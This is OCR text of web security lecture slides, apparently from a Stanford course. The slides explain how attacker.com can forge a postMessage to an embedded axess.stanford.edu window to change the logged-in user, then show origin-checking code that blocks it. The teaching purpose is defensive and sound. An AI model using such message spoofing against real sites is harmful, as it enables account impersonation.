
35 Feross Aboukhadijeh



attacker.com

axess.stanford.edu

36 Feross Aboukhadijeh





attacker.com


axess.stanford.edu

login.stanford.edu

37 Feross Aboukhadijeh


attacker.com
axess.stanford.edu
{ name: 'Marc Tessier-Lavigne' }
login.stanford.edu
38 Feross Aboukhadijeh


attacker.com
axess.stanford.edu
{ name: 'Marc Tessier-Lavigne' }
{ name: 'Feross Aboukhadijeh' }
login.stanford.edu
39 Feross Aboukhadijeh



attacker.com


axess.stanford.edu

{ name: 'Marc Tessier-Lavigne' }

{ name: 'Fero boukhadijeh' }

login.stanford.edu

40 Feross Aboukhadijeh



Need to validate source of messages!

- If an attacker has a reference to a **axess.stanford.edu** window (by e.g. embedding it in an iframe), they can send a message to it to trick it!
- Solution: **axess.stanford.edu** should verify source origin of message!

```
window.addEventListener('message', event => {
  if (event.origin !== 'https://login.stanford.edu') return
  setCurrentUser(event.data.name)
})
```

Bidirectional integrity of postMessage

- Sender must specify origin which is permitted to receive message
  - In case the URL of the target window has changed
- Recipient must validate the identity of the sender
  - In case some other window is sending the message
- Remember: Always specify intended recipient or expected sender!

Same origin policy exceptions

- Summary: There are explicit opt-in mechanisms like document.domain, fragment identifier communication, and the postMessage API
- There are also automatic exceptions
  - Need to be aware of these!
  - Source of many security issues!

Final Thoughts

- Same Origin Policy is the security model of the web
  - Two pages from different sources should not be allowed to interfere with each other
- To make your site secure, understand:
  - There are important exceptions to the Same Origin Policy (images, scripts, iframes, form POSTs) [next week's lecture]
  - Avoid using broken mechanisms like cookie Path and document.domain